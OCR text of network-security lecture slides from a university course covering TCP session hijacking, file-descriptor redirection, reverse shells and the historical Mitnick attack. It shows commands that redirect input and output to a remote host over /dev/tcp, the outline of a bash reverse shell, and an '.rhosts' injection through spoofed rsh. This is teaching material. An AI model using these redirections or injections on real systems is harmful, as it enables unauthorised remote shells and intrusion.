ROSE-HULMAN INSTITUTE OF TECHNOLOGY

CSSE 490
Network Security

Day 25: Reverse Shell and TCP

Outline

- ❑ TCP Session Hijacking
- ❑ File Descriptors
- ❑ Reverse Shell
- ❑ The Mitnick Attack

TCP Session Hijacking


- ❑ Non-DoS attack

No authentication ⇒ Can spoof any victim

- ❑ What prevents an attacker from injecting data into a stream?

- ❑ What does the attacker have to do?

TCP Session Hijacking




δ bytes: hope that victim does not Rest or terminate the connection.

Injecting the Data

- Inject the data at a future location ✓

- Attack will get triggered when victim sends enough information



What command to inject?

□ Would ideally like to create a shell

```
/bin/bash
```

□ But where does the input come from? Attacker machine

□ Where does the output go to? Attacker machine

Process File Descriptors

0: standard input
1: standard output
2: standard error

- ❑ Each process has a set of standard file descriptors

program

- ❑ Mapping for file descriptors in fd table

File Descriptors

write(1, "hello world\n");

≡

printf("hello world\n");

```
noureddi@attacker:~$ ls -l /proc/3683/fd

total 0

lrwx------ 1 noureddi csse490 64 Apr 24 18:35 0 -> /dev/pts/0

lrwx------ 1 noureddi csse490 64 Apr 24 18:35 1 -> /dev/pts/0

lrwx------ 1 noureddi csse490 64 Apr 24 18:35 2 -> /dev/pts/0

lrwx------ 1 noureddi csse490 64 Apr 24 18:36 255 -> /dev/pts/0
```

stdin

stdout

stderr

console

I/O Redirection

- Can change the mappings for file descriptors

echo 'hello world' 1> /tmp/xyz

fd

write redirection

new fd

- **Syntax:**

File descriptor	R/W permissions	New entry
1	> output	/tmp/xyz
0	<	/tmp/xyz

input redirection

I/O Redirection Demo

❑ Redirect the input and out of cat

- /bin/bash

- Input/Output redirection

Create a new shell where input & output -> attacker's machine.

Redirect to TCP

- ❑ Can create TCP connections
  - by using the `/dev/tcp` pseudo-device

/dev/tcp

Create a file that maps to an outside connection.

- ❑ Can redirect the input/output of processes

- ❑ Combine the two for maximum impact

Redirecting cat to TCP

```
cat 0</dev/tcp/10.1.1.4/9090
```

```
cat > /dev/tcp/10.1.1.4/9090
```

```
cat > /dev/tcp/10.1.1.4/9090 0<&1
```


Reverse Shell

- ❑ What can we do with the redirection strategy?


- ❑ Create a bash shell and redirect its I/O

attacker's machine

~~Reverse Shell~~ Demo


Telnet connection
client
server
(srcIP, dstIP, srcPort, dstPort)
client → server seq: x
server → client, y
① sniff
②
seq: x+δ
Ack: y' > y
Payload: telnet commands execute on the server.
③
Attacker, server bypassed authentication
# of bytes that the client must fill before the attack starts.
reverse shell.

The Mitnick Attack



U.S. Department of Justice
United States Marshals Service

WANTED
BY U.S. MARSHALS

NOTICE TO ARRESTING AGENCY: [illegible]

[illegible] (NIC/ [illegible])

NAME: .... MITNICK, KEVIN DAVID

AKA(S): .... [illegible]
[illegible], BRIAN ALLEN

DESCRIPTION:

Sex .... MALE
Race .... WHITE
Place of Birth .... VAN NUYS, CALIFORNIA
Date(s) of Birth .... [illegible]
Height .... 5'11"
Weight 190
Eyes .... BLUE
Hair .... BROWN
Skin tone .... LIGHT
Scars, Marks, Tattoos .... NONE KNOWN
Social Security Number(s) .... [illegible]
NCIC Fingerprint Classification .... [illegible]

ADDRESS AND LOCALE: KNOWN TO RESIDE IN THE SAN FERNANDO VALLEY AREA OF CALIFORNIA AND LAS VEGAS, NEVADA

WANTED FOR: VIOLATION OF SUPERVISED RELEASE
ORIGINAL CHARGES: [illegible] ACCESS DEVICES; COMPUTER FRAUD
Warrant Issued: CENTRAL DISTRICT OF CALIFORNIA
Warrant Number: [illegible]

DATE WARRANT ISSUED: NOVEMBER 10, 1992

MISCELLANEOUS INFORMATION: [illegible]

VEHICLE/TAG INFORMATION: NONE KNOWN OFTEN USES PUBLIC TRANSPORTATION

If arrested or whereabouts known, notify the local United States Marshals Office, (Telephone: [illegible])


If no answer, call United States Marshals Service Communications Center in McLean, Virginia.
Telephone: [illegible] (24 hour telephone contact) NLETS access code is [illegible].

Form USM-132
(Rev. [illegible])

PRIOR EDITIONS ARE OBSOLETE AND NOT TO BE USED

November 1992

The Mitnick Attack


edit
.rhosts
{IP of trusted server}
inject attacker IP in here
echo ++ .rhosts
⑤ login using rsh
② SYN-ACK ★
seq = x
rsh
RST
X-server
① TCP SYN packet
srcIP: trusted server
srcPort: 1023
dstPort: 514
514
SYN flood
③
Trusted Server
Not on the same LAN
ACK packet
★ ack seq+1
④
rsh
src: trusted server
Attacker